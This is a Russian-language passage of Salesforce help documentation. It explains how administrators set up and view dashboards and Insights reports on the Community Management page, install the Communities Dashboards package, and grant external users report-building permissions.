Все панели мониторинга на странице «Управление сообществом» отображаются как панели мониторинга Lightning, независимо от типа используемых панелей и применяемого в организации интерфейса. Например, панель мониторинга Salesforce Classic будет отображаться как панель мониторинга Lightning на странице «Управление сообществом». Учтите, что, хотя панели мониторинга отображаются в представлении Lightning на странице «Управление сообществом», продукт «Сообщества» не поддерживается в Lightning Experience. Не все обозреватели поддерживают это представление Lightning, так что убедитесь в использовании [поддерживаемого обозревателя](#).

С помощью следующего процесса создайте панели мониторинга для отображения на странице «Управление сообществом».

### 1. Создайте типы настраиваемых отчетов на основе объекта «Сети».

Отчеты и панели мониторинга на основе объекта «Сети» отображают сведения о сообществе на странице «Управление сообществом».

 **Прим.:** При необходимости создайте панели мониторинга на основе других объектов и разрешите их отображение на странице «Управление сообществом». Помните, что данные панели мониторинга будут отображать сведения всей организации, а не только используемого сообщества.

- Выберите объект «Сети» в качестве основного.
- Выберите дочерний объект.
  - Сообщения Chatter
  - Новые версии ленты
  - Группы
  - Аудиты сети
  - Ежедневные показатели действий сети
  - Участники сети
  - Ежедневные показатели участников сети

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»

Для создания и совместного использования панелей мониторинга:

- «Управление панелями мониторинга в общедоступных папках»

- Модерации сети
- Ежедневные показатели общедоступного использования сети
- Ежедневные показатели уникальных авторов сети
- Показатель рекомендации
- Назначения темы
- Темы

2. Чтобы создать отчет, воспользуйтесь типом настраиваемого отчета.

Чтобы гарантировать динамическое отображение данных для используемого сообщества, убедитесь, что отчет не фильтруется по коду сети. При добавлении кода сети отчет отображает данные только для выбранного сообщества, независимо от сообщества, используемого для его просмотра.

3. Создайте панель мониторинга с компонентами. Выберите отчет в качестве типа источника.

- Добавьте компонент для каждого нужного отчета.
- Найдите нужный отчет на вкладке «Источники данных» и добавьте его в компонент.

Для оптимального отображения панели мониторинга Salesforce Classic в представлении Lightning, используемом на странице «Управление сообществом», убедитесь, что панель мониторинга отвечает следующим требованиям:

- содержит до 20 отчетов, размещенные в трех столбцах;
- не содержит неподдерживаемые диаграммы (коническую, точечную, мультипараметрическую и секторную, а также таблицы и шкалы).

Список компонентов панели мониторинга, не поддерживаемых в представлении Lightning, см. в разделе [Отчеты и панели мониторинга: ограничения для Lightning Experience](#).



**Прим.:** Показатели поддерживаются в представлении Lightning, но отображаются в виде крупных плиток. Не рекомендуется включать показатели в панели мониторинга.

4. Откройте совместный доступ менеджерам сообщества к папке с сохраненной панелью мониторинга.

5. Чтобы соотнести панель мониторинга, последовательно выберите пункты **«Панели мониторинга» > «Параметры»** на странице «Управление сообществом».

При открытии страницы «Управление сообществом» менеджером сообщества панель мониторинга отображается в разделе **«Панели мониторинга»**. Если панель мониторинга соотнесена с **начальной** страницей, панель мониторинга отобразится здесь.

Панели мониторинга, доступные на странице «Управление сообществом», не обновляются автоматически. Чтобы просмотреть последние данные, нажмите кнопку **«Обновить»**. Открытие недавно обновленной панели мониторинга инициирует отображение глобально кэшированных данных, сохраненных при последнем обновлении. Внешние пользователи, имеющие доступ суперпользователя, могут обновлять панели мониторинга, настроенные посредством параметров «Запустить в качестве определенного пользователя» и «Запустить в качестве пользователя, выполнившего вход в систему», не более 100 раз в день для одной организации. Данное ограничение не учитывает запланированные и автоматические обновления. Ограничения по обновлению отсутствуют для внутренних пользователей.

Помните, что панели мониторинга можно настроить в любое время. Для изменения панели мониторинга перейдите на вкладку «Панели мониторинга» во внутренней организации Salesforce и выберите панель мониторинга из списка.

СМ. ТАКЖЕ:

[Создание типа настраиваемого отчета](#)

[Создание отчета](#)


[Отслеживание действий сообщества](#)

[Предоставление общего доступа к папке отчетов или панелей мониторинга](#)

## Просмотр панелей мониторинга в управлении сообществом

Панели мониторинга, доступные в управлении сообществом, позволяют отслеживать состояние сообщества.

Все панели мониторинга на странице «Управление сообществом» отображаются как панели мониторинга Lightning, независимо от типа используемых панелей и применяемого в организации интерфейса. Например, панель мониторинга Salesforce Classic будет отображаться как панель мониторинга Lightning на странице «Управление сообществом». Учтите, что, хотя панели мониторинга отображаются в представлении Lightning на странице «Управление сообществом», продукт «Сообщества» не поддерживается в Lightning Experience. Не все обозреватели поддерживают это представление Lightning, так что убедитесь в использовании [поддерживаемого обозревателя](#).

1. Щелкните значок  в общем верхнем колонтитуле сообщества.

Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».

2. Щелкните **«Панели мониторинга»**.



**Прим.:** Панели мониторинга соотносятся администратором. Если раздел **«Панели мониторинга»** не отображается, он не соотнесен с вашим сообществом.

Страницы с соотнесенными панелями мониторинга отображаются в разделе **«Панели мониторинга»** или на **начальной** странице.

3. Щелкните нужную страницу панели мониторинга.

Данное действие инициирует отображение панели мониторинга. Чтобы обновить данные панели мониторинга, нажмите кнопку **«Обновить»**.

Панели мониторинга, доступные на странице «Управление сообществом», не обновляются автоматически. Чтобы просмотреть последние данные, нажмите кнопку **«Обновить»**. Открытие недавно обновленной панели мониторинга инициирует отображение глобально кэшированных данных, сохраненных при последнем обновлении. Внешние пользователи, имеющие доступ суперпользователя, могут обновлять панели мониторинга, настроенные посредством параметров «Запустить в качестве определенного пользователя» и «Запустить в качестве пользователя, выполнившего вход в систему», не более 100 раз в день для одной организации. Данное ограничение не учитывает запланированные и автоматические обновления. Ограничения по обновлению отсутствуют для внутренних пользователей.

4. Для просмотра связанного отчета нажмите **«Просмотреть отчет»** на панели мониторинга.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра панелей мониторинга на странице «Управление сообществом»:

- «Управление сообществами»

ИЛИ

«Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Учтите, что на панелях мониторинга настроено отображение данных сообщества.

Чтобы гарантировать динамическое отображение данных для используемого сообщества, убедитесь, что отчет не фильтруется по коду сети. При добавлении кода сети отчет отображает данные только для выбранного сообщества, независимо от сообщества, используемого для его просмотра.

Помните, что панель мониторинга можно настроить в любое время. Для изменения панели мониторинга перейдите на вкладку «Панели мониторинга» во внутренней организации Salesforce и выберите панель мониторинга из списка.

СМ. ТАКЖЕ:

[Включение и соотнесение панелей мониторинга для менеджеров сообщества](#)

## Insights для менеджеров сообщества

### Что такое Insights?

Insights — это отчеты, позволяющие менеджерам сообщества отслеживать и детализировать действия для принятия дальнейших мер. Insights обеспечивает быстрое стимулирование занятости сообщества и внедрение среди участников. При необходимости настройте Insights для отслеживания новых участников, вопросов без ответов, новых групп, самых обсуждаемых тем и даже недавних влияний Chatter.



**Пример:** Отчет Insights, настроенный для отслеживания новых участников, позволяет менеджерам сообщества быстро открывать профиль нового участника для отправки приветственного сообщения.


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Member    | Last Login         | # Posts + | # Comments | # Comments Received |
|-----------|--------------------|-----------|------------|---------------------|
| Eric Ware | 11/13/2015 2:06 PM | 17        | 10         | 0                   |
| Joe Smith | 11/6/2015 1:43 AM  | 15        | 7          | 0                   |

Также они могут просматривать другие отчеты об участниках прямо на странице Insights посредством раскрывающегося меню.



**Прим.:** Выполните автоматическую настройку! Воспользуйтесь стандартным отчетом Insights из [пакета Salesforce Communities Dashboards](#), доступного для загрузки в каталоге AppExchange. Для применения предварительно настроенных отчетов «Подробные сведения» сообщество должно использовать Chatter.

Аналитические отчеты, представленные в пакете, являются полностью настраиваемыми. При необходимости измените стандартные имена страниц Insights, соотнесения папок отчетов или столбцы и фильтры отчетов Insights. Другими словами, пользователи могут беспрепятственно настраивать или изменять содержимое пакета. Данные действия не влияют на наши рабочие процессы.

СМ. ТАКЖЕ:

[Включение и соотнесение подробных сведений для менеджеров сообществ](#)


[Создание подробных сведений для отображения на странице «Управление сообществом»](#)

[Просмотр и настройка подробных сведений на странице «Управление сообществом»](#)


## Включение и соотнесение подробных сведений для менеджеров сообществ

Менеджеры сообществ могут использовать подробные сведения для отслеживания недавних действий и установления ее источника для выполнения дальнейших действий. Для быстрого запуска и выполнения задач рекомендуем использовать предварительно настроенные подробные сведения из пакета AppExchange. Также можно создавать и соотносить собственные сведения. У каждого сообщества могут быть свои подробные сведения.

Страницы «Подробные сведения» соотносятся с папками отчетов во внутренней организации. Все отчеты, содержащиеся в этой папке, отображаются в раскрывающемся меню на странице «Подробные сведения». При добавлении или удалении отчета «Подробные сведения» из папки отчетов во внутренней организации будет обновляться и страница «Подробные сведения» в управлении сообществом. На странице «Подробные сведения» ссылки на объекты автоматически создаются для таких полей отчетов, как «Создано» или «Имя группы».

 **Совет:** Стандартные подробные сведения можно найти в [пакете «Панели мониторинга сообществ Salesforce»](#), доступном для загрузки в AppExchange. To use the preconfigured Insights reports, your community must use Chatter. При установке этого пакета папки отчетов также будут автоматически установлены во внутренней организации. При отсутствии ранее соотнесенных подробных сведений пакет выполнит автоматическое соотнесение новых. Соотнесение по умолчанию можно изменить в любое время.

Для соотнесения или обновления подробных сведений на странице «Управление сообществом»:

1. Щелкните значок  в общем верхнем колонтитуле сообщества.  
 Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».
2. Последовательно выберите пункты **«Подробные сведения» -> > «Параметры»**.
3. Укажите имя каждой страницы подробных сведений и выберите папку отчетов для соотнесения со страницей.

В управлении сообществом можно соотнести до 10 страниц подробных сведений.

Убедитесь, что менеджерам сообщества открыт совместный доступ к соотнесенной папке отчетов; в противном случае они не смогут просматривать отчеты «Подробные сведения».

4. Нажмите кнопку **«Сохранить»**.

Менеджеры сообществ могут просматривать страницы подробных сведений при раскрытии раздела **«Подробные сведения»** в управлении сообществом.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для соотнесения подробных сведений на странице «Управление сообществом»:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

И

«Управление отчетами в общедоступных папках»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»



Просмотрите сделанные изменения. Выберите пункт **«Подробные сведения»** и щелкните имя каждой страницы подробных сведений. Проверять отчеты, соотнесенные с каждой страницей, можно с помощью раскрывающегося меню.

СМ. ТАКЖЕ:


[Создание подробных сведений для отображения на странице «Управление сообществом»](#)

[Просмотр и настройка подробных сведений на странице «Управление сообществом»](#)

[Предоставление общего доступа к папке отчетов или панелей мониторинга](#)

## Создание подробных сведений для отображения на странице «Управление сообществом»


Можно создавать собственные подробные сведения для отображения на странице «Управление сообществом». Рекомендуем создавать отчеты «Подробные сведения» на основе типов настраиваемых отчетов, доступных для сообществ.

 **Совет:** Стандартные подробные сведения можно найти в [пакете «Панели мониторинга сообществ Salesforce»](#), доступном для загрузки в AppExchange. Для применения предварительно настроенных отчетов «Подробные сведения» сообщество должно использовать Chatter.

С помощью следующего процесса создайте подробные сведения для отображения на странице «Управление сообществом».

### 1. Создайте типы настраиваемых отчетов на основе объекта «Сети».

Отчеты, основанные на объекте «Сети», отображают информацию сообщества в управлении сообществом.

 **Прим.:** При необходимости создайте отчеты на основе других объектов и разрешите их отображение в управлении сообществом. Помните, что данные отчеты будут отображать сведения всей организации, а не только используемого сообщества.

- Выберите объект «Сети» в качестве основного.
- Выберите дочерний объект.
  - Сообщения Chatter
  - Новые версии ленты
  - Группы
  - Аудиты сети
  - Ежедневные показатели действий сети
  - Участники сети
  - Ежедневные показатели участников сети
  - Модерации сети
  - Ежедневные показатели общедоступного использования сети
  - Ежедневные показатели уникальных авторов сети
  - Показатель рекомендации
  - Назначения темы

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»

Для создания и совместного использования папок с отчетами:

- «Управление отчетами в общедоступных папках»

– Темы

2. Чтобы создать отчет «Подробные сведения», воспользуйтесь типом настраиваемого отчета.

Отчеты «Подробные сведения» идентичны другим отчетам, однако они должны также удовлетворять следующим требованиям:

- отчет должен предоставляться только в табличном виде;
- в отчете не допускается пагинация.
- Рекомендуется, чтобы отчет возвращал 2 000 строк или менее, поскольку только первые 2 000 строк отображаются в управлении сообществом.

Чтобы гарантировать динамическое отображение данных для используемого сообщества, убедитесь, что отчет не фильтруется по коду сети. При добавлении кода сети отчет отображает данные только для выбранного сообщества, независимо от сообщества, используемого для его просмотра.

3. Сохраните отчет в новую папку отчетов, которая будет использоваться для соотнесения.

Рекомендуем создать отдельную папку отчетов для каждой страницы «Подробные сведения». Например, создайте одну папку отчетов с именем «Участники подробных сведений», а другую — с именем «Модерирование подробных сведений».

Страницы «Подробные сведения» соотносятся с папками отчетов во внутренней организации. Все отчеты, содержащиеся в этой папке, отображаются в раскрывающемся меню на странице «Подробные сведения». При добавлении или удалении отчета «Подробные сведения» из папки отчетов во внутренней организации будет обновляться и страница «Подробные сведения» в управлении сообществом.

4. Откройте менеджерам сообщества совместный доступ к папке отчетов «Подробные сведения».
5. Чтобы соотнести страницы «Подробные сведения» в управлении сообществом, последовательно выберите пункты **«Подробные сведения» > «Параметры»**.

При входе менеджера сообщества в управление сообществом отчеты «Подробные сведения» будут отображаться в раскрывающемся меню на соотнесенной странице **«Подробные сведения»**.

СМ. ТАКЖЕ:

[Создание типа настраиваемого отчета](#)

[Создание отчета](#)


[Отслеживание действий сообщества](#)

[Предоставление общего доступа к папке отчетов или панелей мониторинга](#)

## Просмотр и настройка подробных сведений на странице «Управление сообществом»

С помощью подробных сведений в управлении сообществом можно отслеживать недавние действия и устанавливать ее источник для выполнения дальнейших действий. Подробные сведения помогают обрабатывать и форсировать взаимодействие и внедрение в рамках сообщества.

На странице «Подробные сведения» ссылки на объекты автоматически создаются для таких полей отчетов, как «Создано» или «Имя группы». Эта ссылка позволяет легко устанавливать источник активности для дальнейших действий.

1. Щелкните значок  в общем верхнем колонтитуле сообщества.

Полномочие «Создание и настройка сообществ» предоставляет участникам сообщества доступ к странице «Управление сообществом» на странице «Все сообщества» меню «Настройка».

2. Нажмите кнопку **«Подробные сведения»**.




**Прим.:** Ваш администратор соотносит страницы подробных сведений. Если раздел **«Подробные сведения»** не отображается, он не соотнесен с вашим сообществом.

Страницы с соотнесенными папками отчетов отображаются при раскрытии раздела **«Подробные сведения»**.

3. Щелкните нужную страницу **Подробные сведения**.
4. Отфильтруйте и отсортируйте отчет «Подробные сведения».

Можно отфильтровать отчет «Подробные сведения» по диапазону относительных и настраиваемых дат. Используйте фильтр дат с раскрывающимся списком для выбора следующих диапазонов относительных дат: «Все время», «Текущая неделя», «Текущий месяц», «Прошлый месяц», «Сегодня», «Вчера», «Последние 7 дней» и «Последние 30 дней». Также можно указать собственный настраиваемый диапазон дат.

Чтобы отсортировать отчет по конкретному столбцу, щелкните заголовок нужного столбца. Стрелка в столбце указывает, отсортирован отчет по убыванию или по возрастанию.

5. Для доступа к другим отчетам «Подробные сведения» нажмите значок  рядом с названием отчета.
6. Нажмите кнопку **«Правка отчета»** для настройки отчета «Подробные сведения» в соответствии с потребностями сообщества. Можно добавлять и удалять столбцы и обновлять фильтры отчетов.

Чтобы гарантировать динамическое отображение данных для используемого сообщества, убедитесь, что отчет не фильтруется по коду сети. При добавлении кода сети отчет отображает данные только для выбранного сообщества, независимо от сообщества, используемого для его просмотра.

Отчеты «Подробные сведения» в управлении сообществом обновляются автоматически при открытии. Для принудительного обновления также можно нажать кнопку **«Обновить»**.

СМ. ТАКЖЕ:

- [Создание подробных сведений для отображения на странице «Управление сообществом»](#)
- [Включение и соотнесение подробных сведений для менеджеров сообществ](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра подробных сведений на странице «Управление сообществом»:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Для настройки отчетов «Подробные сведения»:

- «Создание и настройка отчетов»


## Составление отчетов

### Отчеты по сообществам с пакетом «Панели мониторинга и подробные сведения»

Пакет Salesforce Communities Dashboards предоставляет менеджерам сообщества необходимый начальный набор панелей мониторинга и отчетов для отслеживания действий и занятости непосредственно в управлении сообществом.


Рекомендуем использовать пакет Salesforce Communities Dashboards для выполнения указанных ниже действий.

- Просмотр последних показателей и быстрое отслеживание тенденций
- Определение скорости развития сообщества
- Выявление наиболее активных участников
- Определение наиболее живых дискуссий между людьми и группами
- Нахождение областей сообщества, требующих особого внимания
- Определение источника активности и принятие мер по отчетам «Подробные сведения»

 **Прим.:** Для применения предварительно настроенных отчетов «Подробные сведения» сообщество должно использовать Chatter.

Установите одну из следующих версий из AppExchange:

- [Salesforce Communities Dashboards \(для сообществ с Chatter\)](#)
- [Salesforce Communities Dashboards \(для сообществ без Chatter\)](#)

 **Совет:** Инструкции по установке, подробную информацию об отчетах и руководство по обновлению см. в разделе [Начало работы с панелями мониторинга и подробными сведениями сообществ](#).

В процессе установки панель мониторинга и папки отчетов автоматически устанавливаются во внутреннюю организацию. У вас также будет возможность предоставить менеджерам сообщества доступ к содержимому пакета, что позволит не открывать общий доступ к панели мониторинга и папкам отчетов. Если у вас нет соотнесенных подробных сведений или панелей мониторинга в управлении сообществом, будет выполнено автоматическое соотнесение в процессе установки.

После установки пакета доступ к новым панелям мониторинга и отчетам можно будет получить посредством любых других панелей мониторинга и отчетов Salesforce. При просмотре панелей мониторинга на странице «Управление сообществом» отображаются данные сообщества. Панели мониторинга и отчеты в пакете полностью доступны для настройки. Все содержимое пакета можно свободно настраивать и изменять. Мы не обидимся.

Как только станет доступна новая версия пакета, вы сможете переустановить и обновить его. Если вы настраивали отчеты и панели мониторинга, ваши настройки сохранятся во время установки.

| Узел навигации            | Имя страницы       | Описание  | Требуется Chatter |
|---------------------------|--------------------|---|-------------------|
| <b>Панели мониторинга</b> | Начальная страница | Своевременное информирование относительно недавних действий или состава сообщества. Эта панель мониторинга соотнесена с вашей начальной страницей управления сообществом. |                   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов AppExchange:

- «Загрузка пакетов AppExchange»



| Узел навигации            | Имя страницы    | Описание  | Требуется Chatter |
|---------------------------|-----------------|---|-------------------|
|                           | Общие сведения  | Быстрый просмотр общего состояния сообществ. Отчеты по трендингу за 90 дней отображают общее количество участников, количество новых участников и количество входов участников. При наличии Chatter снимки за 90 дней отображают показатели по сообщениям и комментариям.   |                   |
|                           | Действие        | Просмотр показателей по сообщениям, комментариям и уникальным ежедневным авторам, а также типов участников, публикующих сообщения и комментарии.  | ✓                 |
|                           | Chatter         | Помимо отслеживания показателей использования Chatter в сообществе, пользователи могут отслеживать показатели использования Chatter во внутренней организации. Специальные панели мониторинга Chatter позволяют составлять отчеты <i>только</i> по показателям использования Chatter для внутренней организации. Данные панели мониторинга и отчеты хранятся в папках «Chatter Dashboards» и «Chatter Reports». | ✓                 |
|                           | Содержимое      | Отслеживание выгрузок, загрузок, занятости и авторов содержимого.   | ✓                 |
|                           | Группы          | Отслеживание участников, а также показателей публикации сообщений и комментариев внутри групп (один из определяющих факторов успеха сообщества).  | ✓                 |
|                           | Лицензии        | Отслеживание показателей использования лицензий и частоты входа по лицензиям клиентов и партнеров.  |                   |
|                           | Участники       | Измерение показателей роста участников и просмотр показателей входа за последние 30 дней.   |                   |
|                           | Модерирование   | Отслеживание помеченного содержимого сообщества.  | ✓                 |
|                           | Q&A             | Просмотр показателей по вопросам, ответам и лучшим ответам, опубликованным в группах.   | ✓                 |
|                           | Самобслуживание | Просмотр показателей по вопросам, ответам и лучшим ответам, опубликованным в профилях пользователей. Эта панель мониторинга особенно подходит сообществам, использующим шаблон Napili.  | ✓                 |
|                           | Темы            | Просмотр показателей по навигационным и специальным темам в сообществе.   | ✓                 |
| <b>Подробные сведения</b> | Внедрение       | Отслеживание активности участников и помощь при развертывании сообщества.   | ✓                 |
|                           | Взаимодействие  | Отслеживание записей и комментариев в группах и просмотр наиболее активных участников сообщества.   | ✓                 |
|                           | Файлы           | Отслеживание загрузок и выгрузок файлов, включая файлы с наибольшим количеством комментариев.   | ✓                 |
|                           | Группы          | Определение групп с деактивированными или неактивными ответственными, а также заархивированных или готовящихся к архивации групп.   | ✓                 |

| Узел навигации | Имя страницы | Описание  | Требуется Chatter |
|----------------|--------------|---|-------------------|
| Модерирование  |              | Отслеживание помеченных записей, файлов, сообщений и содержимого, помеченного правилами модерирования в сообществе.   | ✓                 |
| Самобсуживание |              | Отслеживание вопросов и ответов в профилях пользователей, включая вопросы, расширенные до обращений. Эта страница подробных сведений особенно подходит сообществам, использующим шаблон Napili. | ✓                 |
| Темы           |              | Постоянный мониторинг недавней активности в темах сообщества.   | ✓                 |

### Запутались в разнице между подробными сведениями и панелями мониторинга?

**Подробные сведения** используются для просмотра, мониторинга и выполнения действий относительно активности в сообществе. Подробные сведения дают четкое представление о конкретной области сообщества.

**Панели мониторинга** используются для просмотра аналитики сообщества, например показателей и тенденций активности. Панели мониторинга предоставляют долгосрочные обзоры внедрения и взаимодействия в сообществе. Они позволяют определять эффективность кампаний по рентабельности инвестиций и ключевые показатели эффективности.



Просмотреть отчет о новых участниках сообщества, получивших наибольшее количество лайков на записях, можно на странице **Подробные сведения > Внедрение**. Этот отчет по подробным сведениям позволяет определять новых активных участников, получивших положительный отзыв от других участников сообщества, и взаимодействовать с ними.

Просматривать общее количество записей и комментариев, включая общие тенденции по количеству участия в сообществе, можно на странице **Панели мониторинга > Активность**.

СМ. ТАКЖЕ:

[Включение и соотнесение подробных сведений для менеджеров сообществ](#)

[Включение и соотнесение панелей мониторинга для менеджеров сообщества](#)

## Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов

Пользователи-партнеры и пользователи-клиенты сообщества могут создавать и редактировать отчеты в собственной личной папке или папке, доступной в частном порядке, при наличии соответствующих полномочий. При необходимости предоставьте пользователям-партнерам и пользователям-клиентам полномочия для создания и редактирования отчетов посредством профилей или наборов полномочий. После предоставления обязательных полномочий они смогут использовать интерактивный инструмент «Конструктор отчетов».

**!** **Важное замечание:** При использовании организации, созданной до выпуска Summer'13, рекомендуем сначала включить расширенный общий доступ к отчетам и панелям мониторинга. См. документ [«Общий доступ к папке аналитики»](#).

Внешние пользователи могут создавать, настраивать и удалять отчеты только посредством инструмента «Конструктор отчетов».

Доступность данных определяется двумя основными компонентами: роль пользователя, назначенная партнеру или клиенту, и правила общего доступа организации. Благодаря поддержке параметров безопасности поля организации, конструктор отчетов позволяет отображать пользователям-партнерам или пользователям-клиентам только поля, доступные внешним пользователям.

1. Чтобы разрешить внешним пользователям создание и редактирование отчетов, включите полномочия «Создание и настройка отчетов», «Конструктор отчетов» и «Редактирование моих отчетов» посредством настраиваемых профилей или наборов полномочий. Чтобы разрешить внешним пользователям экспорт данных отчета, предоставьте им полномочие «Экспорт отчетов».

Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»** или **«Профили»**. Назначьте следующие разрешения:

### Полномочия внешнего пользователя, необходимые для создания и редактирования отчетов

|  |  |
|--|--|
| Для создания, настройки и удаления отчетов в личной папке:   | «Создание и настройка отчетов»<br>И<br>«Конструктор отчетов» |
| Для создания, настройки и удаления собственных отчетов в папке, доступной в частном порядке, при наличии уровня доступа «Гость»: | «Редактирование моих отчетов»<br>И<br>«Конструктор отчетов»  |
| Для экспорта данных отчета:  | «Экспорт отчетов»  |

Можно предоставлять полномочие для создания и редактирования отчетов внешним пользователям на основе ролей с лицензиями «Клиентское сообщество плюс» и «Партнерское сообщество». Кроме того, можно предоставлять

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий или включения настраиваемых полномочий в профилях:

- «Управление профилями и наборами полномочий»

Для назначения набора полномочий пользователю:

- «Назначение наборов полномочий»

Для предоставления внешним пользователям общего доступа к папке отчетов:


- Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»


полномочие всем устаревшим лицензиям портала на основе ролей, например «Клиентский портал» и «Золотой партнер».


 Прим.:

- Данные полномочия недоступны массовым лицензиям пользователей (например, «Пользовательское сообщество», «Массовый клиентский портал», «Портал Service Cloud» и «Проверенный веб-узел»).
- Внешние пользователи с устаревшими лицензиями портала могут создавать и редактировать отчеты только в сообществах.

2. Чтобы разрешить внешним пользователям создание или редактирование отчетов в папке, доступной в частном порядке, предоставьте им уровень доступа «Гость» к нужной папке.

Щелкните значок  напротив нужной папки в представлении «Папки» на вкладке **«Отчеты»** и выберите пункт **«Опубликовать»**.

 Прим.: Пользователи-партнеры и пользователи-клиенты не могут создавать, редактировать и просматривать отчеты в папке «Изъятые общедоступные отчеты».



В зависимости от доступных объектов, полей и категорий внешние пользователи могут просматривать типы настраиваемых отчетов в пользовательском интерфейсе при создании отчета. Типы настраиваемых отчетов отображаются только при наличии доступа для чтения к полям или объектам, добавленным в тип настраиваемого отчета.

СМ. ТАКЖЕ:

[Предоставление общего доступа к папке отчетов или панелей мониторинга](#)


[Сравнение уровней доступа к папкам отчетов и панелей мониторинга](#)

[Ограничения для отчетов и панелей мониторинга для сообществ](#)




## Отслеживание действий сообщества

Создайте настраиваемые отчеты, позволяющие отслеживать статистику использования, действия по модерированию и другие действия сообщества.

 **Совет:** При необходимости загрузите и установите [пакет «Панели мониторинга сообществ Salesforce»](#), содержащий предварительно настроенные панели мониторинга, из каталога AppExchange.

